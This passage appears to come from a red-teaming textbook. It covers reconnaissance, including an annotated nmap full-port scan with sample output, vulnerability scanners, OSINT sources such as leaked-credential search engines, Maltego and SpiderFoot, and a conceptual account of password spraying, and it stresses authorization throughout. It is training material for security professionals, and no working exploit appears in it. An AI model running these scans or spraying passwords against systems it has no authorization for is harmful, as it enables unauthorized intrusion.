When it comes to conducting port and services scanning, Nmap stands as a versatile and widely adopted tool for Red Teamers, offering a plethora of capabilities to uncover and analyze network entry points. Let's explore some examples of how Nmap can be utilized to perform effective port and services scanning, revealing critical insights for the Red Team's reconnaissance efforts.

Note: This command can be useful for identifying potential vulnerabilities or attack vectors on a target system or network, as well as gathering information about the services and software running on open ports. However, it's important to note that using Nmap or any other scanning tool without proper authorization can be illegal and unethical, so it should only be used in the context of a Red Teaming exercise with proper authorization and ethical guidelines.

Command: `nmap -sV -sC -p- -Pn -v IP_Address`

`nmap`: This is the name of the Nmap tool that is being used to scan the target IP address.

`-sV`: This option tells Nmap to enable version detection, which allows the tool to determine the version of services running on open ports.

`-sC`: This option tells Nmap to enable the default set of scripts, which perform common scanning and information-gathering tasks.

`-p-`: This option tells Nmap to scan all ports, from 1 to 65535, on the target IP address.

`-Pn`: This option tells Nmap to skip the ping scan, which is used to determine if a host is up or down, and instead assume that the target IP address is up.

`-v`: This option enables verbose output, providing more detailed information about the scan as it progresses.

Putting it all together, the command **`nmap -sV -sC -p- -Pn -v IP_Address`** instructs Nmap to perform a thorough scan of all ports on the specified IP address, using version detection and default scripts, and assuming that the target is up without performing a ping scan. The verbose output option provides more detailed information about the scan as it progresses.

One of the notable advantages of Nmap is its platform independence, making it a versatile tool that can be utilized not only on Windows systems but also on non-Windows operating systems. Let's explore how Nmap's cross-platform compatibility empowers Red Teamers to perform comprehensive port and services scanning regardless of the operating system in use.

C:\Users\admin>nmap -sV -sC -p- -Pn -v 127.0.0.1

Nmap output will look like this:



C:\Windows\system32\cmd.exe - nmap -sV -sC -p- -Pn -v 127.0.0.1
Microsoft Windows [Version 10.0.19043.1889]
(c) Microsoft Corporation. All rights reserved.
C:\Users\admin>nmap -sV -sC -p- -Pn -v 127.0.0.1
Starting Nmap 7.92 (https://nmap.org) at 2023-03-29 15:07 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
Initiating SYN Stealth Scan at 15:07
Scanning cbs.wondershare.com (127.0.0.1) [65535 ports]
Discovered open port 1723/tcp on 127.0.0.1
Discovered open port 445/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Discovered open port 8080/tcp on 127.0.0.1
Discovered open port 3389/tcp on 127.0.0.1
Discovered open port 135/tcp on 127.0.0.1
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 5040/tcp on 127.0.0.1
Discovered open port 49664/tcp on 127.0.0.1
Discovered open port 50912/tcp on 127.0.0.1
Discovered open port 50911/tcp on 127.0.0.1
Discovered open port 5354/tcp on 127.0.0.1
Discovered open port 1026/tcp on 127.0.0.1
Discovered open port 49665/tcp on 127.0.0.1
Discovered open port 49666/tcp on 127.0.0.1
Discovered open port 49672/tcp on 127.0.0.1
Discovered open port 49668/tcp on 127.0.0.1
Discovered open port 5432/tcp on 127.0.0.1
Discovered open port 49667/tcp on 127.0.0.1
Discovered open port 55755/tcp on 127.0.0.1
Discovered open port 49669/tcp on 127.0.0.1
Discovered open port 4767/tcp on 127.0.0.1
Discovered open port 27015/tcp on 127.0.0.1
Completed SYN Stealth Scan at 15:07, 21.68s elapsed (65535 total ports)
Initiating Service scan at 15:07
Scanning 23 services on cbs.wondershare.com (127.0.0.1)
Service scan Timing: About 39.13% done; ETC: 15:09 (0:01:02 remaining)

Image 2.0

C:\Windows\system32\cmd.exe

```
Not shown: 65511 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
80/tcp    open     http           Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp   open     msrpc          Microsoft Windows RPC
137/tcp   filtered netbios-ns
443/tcp   open     ssl/http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=SolarWinds Agent Provision - 00d31d42-5646-45f1-a434-34cbcbef870b
| Issuer: commonName=SolarWinds-Orion
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-20T16:59:49
| Not valid after:  2052-01-22T22:29:46
| MD5:   1773 1a3b a415 b796 035d 701a ffcd ccaf
|_SHA-1: 5fc2 ade5 d1af a0f0 37de fd79 c3ba 1b83 f444 d70d
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2023-03-29T09:41:33+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
|_sstp-discover: SSTP is supported.
|_http-title: Not Found
445/tcp   open     microsoft-ds?
1026/tcp  open     msrpc          Microsoft Windows RPC
1723/tcp  open     pptp           Microsoft
3389/tcp  open     ms-wbt-server  Microsoft Terminal Services
| ssl-cert: Subject: commonName=Security
| Issuer: commonName=Security
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-05T12:33:32
| Not valid after:  2022-01-04T12:33:32
| MD5:   9f6f abb8 8bfb 2f6a 5dfb c586 dc90 dd88
|_SHA-1: 9464 5e48 572e e989 6bd3 d685 6cfd 0145 0c24 2707
|_ssl-date: 2023-03-29T09:41:33+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SECURITY
|   NetBIOS_Domain_Name: SECURITY
|   NetBIOS_Computer_Name: SECURITY
```

Image 2.1




Image 2.2

Vulnerability Scanners

Vulnerability scanners like Nessus are used to identify vulnerabilities and weaknesses in the target's systems and applications. Nessus can scan the target's network and identify vulnerabilities based on the software and services running on the network. Nessus can also perform credentialed scans, which can identify vulnerabilities that are not visible externally.

Scanning involves enumerating the sub-domains of the target and identifying open ports, services, and vulnerabilities. Scanning can be done using various tools, including network scanners like Nmap, port scanners like Fping, and vulnerability scanners like Nessus. Scanning is a critical component of reconnaissance as it helps to identify potential attack vectors and vulnerabilities.

Scanning Tools and Techniques

Scanning tools and techniques play a vital role in the reconnaissance phase of a Red Team engagement, providing Red Teamers with the means to uncover crucial information about the target's network, vulnerabilities, and potential entry points. Let's explore some essential scanning tools and techniques, including network scanners, vulnerability scanners, and password cracking tools, that empower Red Teamers in their pursuit of comprehensive reconnaissance.

- Using network scanners like Nmap and Nessus to scan the target's network and identify open ports and services.
- Using vulnerability scanners like Metasploit to identify vulnerabilities and weaknesses in the target's systems and applications.
- Using password cracking tools like John the Ripper to crack password hashes.

Note: In our Red Teaming exercises, we prioritize the use of manual scripts and techniques over automated vulnerability tools, as we believe this approach offers greater customization and accuracy.

While automated vulnerability tools can be useful in some cases, we prefer to rely on manual scripts and techniques in our Red Teaming exercises to ensure that we uncover all potential vulnerabilities and attack vectors. Automated vulnerability tools can be useful for initial reconnaissance and information-gathering, but Fellow Red Teamers should prefer to use manual scripts and techniques to gain a deeper understanding of the target's security posture. The intention behind writing this book is to train the Fellow Red Teamers to use a combination of automated tools and manual techniques, with a focus on developing custom scripts and tools for vulnerability assessment and exploitation.

OSINT for Red Teaming

Open-source intelligence (**OSINT**) is a critical component of reconnaissance. OSINT involves gathering information from publicly available sources, such as social media, news articles, and company websites. It can be used to gather information about the target's employees, partners, and vendors. It also helps Red Teamers to understand the target's business model, organizational structure, and security posture.

OSINT can provide Red Teamers with a wealth of information that is not available through other reconnaissance methods. It can help to identify potential attack vectors and vulnerabilities that may be exploited during a Red Teaming exercise. OSINT also helps to provide context for the target's digital footprint, making it easier to plan and execute successful attacks.

Benefits of OSINT gathering

The benefits of OSINT gathering for Red Teaming include:

- Identifying potential attack vectors and vulnerabilities.
- Providing context for the target's digital footprint.
- Understanding the target's business model and organizational structure.
- Gathering information about the target's employees, partners, and vendors.
- Enhancing the overall effectiveness of the Red Teaming exercise.

Sources of OSINT

OSINT can be gathered from a wide range of sources, including:

Cyber security search engines: Cyber security search engines are a valuable source of information for Red Teamers during the reconnaissance phase. These search engines are specifically designed to search the internet for sensitive and confidential information that may have been leaked or exposed. The information gathered through these search engines can be used to identify potential attack vectors and vulnerabilities that may be exploited during a Red Teaming exercise.

Examples of cyber security search engines include:

- **Dehashed.com**: Dehashed.com is a popular cyber security search engine that allows users to search for leaked credentials, email addresses, and other sensitive information. The platform uses a combination of data breaches and other publicly available sources to build its database.
- **Intelx.io**: Intelx.io is a comprehensive cyber security search engine that allows users to search for a wide range of information, including domain names, email addresses, IP addresses, and leaked credentials. The platform uses a combination of data breaches, dark web sources, and other publicly available sources to build its database.
- **Shodan.io**: Shodan.io is a search engine designed specifically for internet-connected devices. The platform allows users to search for a wide range of devices, including routers, cameras, and IoT devices. Shodan.io can be used to identify vulnerable devices and services that may be exploited during a Red Teaming exercise.
- **Censys.io**: Censys.io is another search engine designed specifically for internet-connected devices. The platform allows users to search for a wide range of devices, including web servers, databases, and IoT devices. Censys.io can be used to identify potential vulnerabilities and misconfigurations that may be exploited during a Red Teaming exercise.

Cyber security search engines can be a valuable source of information for Red Teamers during the reconnaissance phase. Some of them are free whereas some are paid and play a crucial role in the OSINT process. However, it is important to note that the use of these search engines

must be done by ethical standards and the law. It is important to obtain proper authorization and ensure that the information gathered is used solely for the Red Teaming exercise.

Open-Source Intelligence Tools: Open-source intelligence tools like Maltego, SpiderFoot, and Recon-ng can be used to gather information from a wide range of sources. These tools can automate the OSINT gathering process and provide Red Teamers with a comprehensive view of the target's digital footprint.

Some Free and Paid Tools

Open-source intelligence (OSINT) plays a crucial role in reconnaissance, providing valuable insights and information about the target organization. In the world of Red Teaming, a wide range of both free and paid OSINT tools are available, empowering Red Teamers to gather actionable intelligence and enhance their reconnaissance capabilities. Let's explore a selection of these tools, encompassing both freely accessible options and robust paid solutions, that enable Red Teamers to harness the power of OSINT in their operations.

Maltego: Maltego is a popular open-source intelligence tool used for OSINT gathering. The platform provides a range of tools and features for gathering information about the target, including domain names, IP addresses, social media profiles, and email addresses. Maltego uses a variety of sources to gather information, including search engines, social media platforms, and public databases. The platform also provides a range of visualizations and analysis tools to help Red Teamers identify potential vulnerabilities and attack vectors. Maltego is available in both free and paid versions.

SpiderFoot: SpiderFoot is another popular open-source intelligence tool used for OSINT gathering. The platform is designed to automate the process of gathering information from a wide range of sources, including search engines, social media platforms, and public databases. SpiderFoot can be used to gather information about the target's domain names, IP addresses, email addresses, and social media profiles. The platform also provides a range of analysis and visualization tools to help Red Teamers identify potential vulnerabilities and attack vectors. SpiderFoot is available as a free, open-source tool.

Both Maltego and SpiderFoot are valuable tools for Red Teamers during the reconnaissance phase. They can automate the process of gathering OSINT and provide Red Teamers with a comprehensive view of the target's digital footprint. However, it is important to note that the use of these tools must be done by ethical standards and the law. It is important to obtain proper authorization and ensure that the information gathered is used solely for the Red Teaming exercise.

Screenshots of some of these tools:

Maltego:





Image 2.3 Figure caption:[1]: Maltego in Action 1.0

Image Credit: **https://docs.maltego.com/support/solutions/articles/15000018947-what-is-maltego-community-edition-ce-**

SpiferFoot:



Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	5503	5503	2022-04-06 15:27:02
Affiliate - Company Name	86	512	2022-04-06 15:27:15
Affiliate - Domain Name	1003	1175	2022-04-06 15:27:30
Affiliate - Domain Whois	752	753	2022-04-06 14:39:23
Affiliate - Email Address	172	337	2022-04-06 15:23:50
Affiliate - IP Address	955	959	2022-04-06 15:27:03
Affiliate - IPv6 Address	20	22	2022-04-06 15:23:03
Affiliate - Internet Name	1074	1149	2022-04-06 15:23:47
Affiliate - Internet Name - Unresolved	6	6	2022-04-06 09:31:42
Affiliate - Web Content	7	8	2022-04-06 10:34:48
Affiliate Description - Abstract	2	2	2022-04-06 14:22:31
Affiliate Description - Category	16	16	2022-04-06 14:22:31

Image 2.4

Social media platforms: Social media platforms like *LinkedIn, Facebook*, and *Twitter* are valuable sources of information about the target's employees, partners, and customers. These platforms can be used to gather information about the target's organizational structure, business model, and critical assets.

News articles: News articles can provide valuable information about the target's business activities, partnerships, and vulnerabilities. News articles can be found using search engines like *Google* and *Bing*, and news aggregators like *Feedly* and *Flipboard*.

Company websites: Company websites can provide detailed information about the target's organizational structure, products, services, and partners. Company websites can be used to identify potential vulnerabilities in the target's web applications and systems.

Government websites: Government websites can provide information about the target's regulatory and compliance requirements, as well as any vulnerabilities that may be exploited.

Google Dorking: Google Dorking is the process of using advanced search operators to find specific information on the Internet. Google Dorking can be used to find vulnerable web applications, login pages, and database files.

Social engineering: Social engineering techniques like phishing and pretexting can be used to gather sensitive information from employees and partners. These techniques involve creating fake emails, websites, and phone calls to trick individuals into providing sensitive information.

Passive DNS: Passive DNS involves collecting and analyzing DNS data to identify patterns and relationships between domains and IP addresses. Passive DNS can be used to identify potential entry points into the target's network.

Domain Name System (DNS) enumeration: DNS enumeration involves gathering information about the target's DNS servers and domain names. This information can be used to identify potential entry points into the target's network.

Conclusion

Reconnaissance is a critical step in Red Teaming, providing the foundation for successful penetration testing. Techniques such as footprinting, scanning, OSINT, vulnerability assessment, and penetration testing are used to gather information. Valuable sources include cyber security search engines, OSINT tools, and subdomain scanning. Strong recon skills increase the chances of a successful compromise. A combination of techniques, tools, and creativity is key. Custom scripts and tools can be more effective than off-the-shelf options. Overall, reconnaissance plays a crucial role, allowing Red Teamers to identify vulnerabilities and entry points, enhance security measures, and provide valuable insights.

Throughout the next chapter, we will be focusing on developing a hands-on Red Teaming experience by targeting low-hanging fruits. This will involve identifying and exploiting vulnerabilities that are easily accessible to attackers.

Expert Tips

- **Use a combination of automated tools and manual techniques**: While automated tools can be helpful, they should not be relied upon solely. Manual techniques, such as social engineering and creativity, can also be valuable in the reconnaissance phase.
- **Think outside the box**: Red Teamers should use a variety of creative techniques to gather information about the target, including looking at social media profiles, online forums, and other unconventional sources.
- **Develop custom scripts and tools**: Custom scripts and tools can be more effective than off-the-shelf tools, as they can be tailored to specific targets and requirements.
- **Master programming and scripting languages**: Red Teamers should have a mastery of programming and scripting languages like PowerShell, Bash Scripting, Python, Ruby, Perl, C, C Sharp, and others. This can enable them to develop custom scripts and tools for reconnaissance, which can be more effective than off-the-shelf tools.
- **Obtain proper authorization**: It is important to obtain proper authorization before conducting any Red Teaming exercise. Red Teamers should ensure that they have legal permission to perform the reconnaissance and that they are operating within ethical standards.
- **Keep up-to-date with new techniques and tools**: Red Teamers should continuously update their skills and knowledge of new techniques and tools in the reconnaissance phase. This can help them stay ahead of evolving threats and identify new opportunities for success.

By following these expert tips, Red Teamers can improve their reconnaissance skills and increase the chances of a successful compromise.

CHAPTER 3

Phase 2: Targeting the Low Hanging Fruits

Introduction

In this phase, after the enumeration process, the focus shifts to identifying and exploiting low-hanging fruits within the target environment. These vulnerabilities and weaknesses provide a potential initial foothold for the red team, and successful exploitation can pave the way for compromising the victim systems. The chapter delves into the various aspects of targeting these vulnerabilities, ranging from vulnerable services and unpatched systems to obsolete applications and misconfigurations. It also explores the significance of CVE-based vulnerabilities in this context. By capitalizing on these easy-to-exploit vulnerabilities, the red team aims to establish a foothold within the target environment and potentially gain access to more critical systems.

Key Learnings

How enterprise networks are hacked via perimeter network, many techniques will be shown in this chapter to achieve the same and how to minimize this risk

Objectives

Getting Initial Foothold:

In Offensive Red Teaming, getting an initial foothold plays a crucial role as so many things depend upon the initial breakthrough. This helps the adversaries to dive deeper through the vulnerability which is exploited during the course of action. After successful exploitation, an adversary can perform various actions (attacks) like:

- Privilege Escalation
- Post Exploitation
- Data Exfiltration
- Lateral Movement
- Establishing C2 connection

- Compromising high-value targets and so on…

Let's see these attack vectors in detail:

- Password Spraying Attacks: An Overview

Password spraying is a type of brute-force attack that focuses on using a small set of common passwords against a large number of user accounts. Unlike traditional brute-force attacks that attempt to guess passwords for a specific user account, password spraying targets multiple accounts with a limited number of password guesses for each account. This approach helps attackers avoid triggering account lockouts or detection mechanisms that are designed to prevent repeated failed login attempts.

How Password Spraying Works

Password Selection: Attackers compile a list of commonly used passwords or easily guessable passwords, such as "password," "123456," or variations of "admin."

Target Identification: Attackers identify a list of potential target accounts within the target organization. These accounts might include generic usernames like "admin," "user," or "guest."

Attack Execution: The attacker uses the selected list of passwords to attempt login on the identified accounts. For each username, they try each password from their list.

Successful Login: If the attacker successfully logs in using a common password for any account, they gain initial access to the system. This foothold can then be leveraged to further explore and expand their access within the network.

Password Spraying v/s Password Bruteforcing:

Bruteforcing Attack- Both Usernames and Passwords will be used as a combination for an attack

Password Spraying Attack- The username is constant and several passwords will be used from a wordlist (Mostly manually created) …

Advantages of Password Spraying

Reduced Risk of Lockouts: Since password spraying uses a small number of password attempts per account, the risk of triggering account lockouts is minimized.

Targeting Weak Passwords: Password spraying targets weak or default passwords that are commonly used across accounts, increasing the chances of success.

Hey Fellow Red Teamers, I'm excited to share a real-world example that unfolded during my journey in red teaming. Picture this: Amidst the realm of cyber challenges, I encountered a fascinating scenario during a password-spraying engagement. Allow me to paint a vivid picture of this experience.

Sharing the Real-World example of Password Spraying Attack:

The process of Information Gathering assumes a pivotal role within the context of this particular approach. An illustrative instance can be drawn from one of my specific Red Team Engagements, wherein the identification of Email Disclosure emerged as a noteworthy precursor, ultimately paving the path to further revelations. In this scenario, we were able to enumerate the corporate email addresses, and email login webmails (Perimeter 7), and the exploitation was done successfully on the perimeter layer 7; perform the below steps in the Real World Red Teaming Engagement:

1. **Enumeration of corporate Email Addresses:**

By using tools like emailharvestor, you can enumerate corporate email IDs, this tool will search for the corporate email IDs on web search engines like Bing, Baidu, Yahoo, etc, and can present the data in a very short period of time.

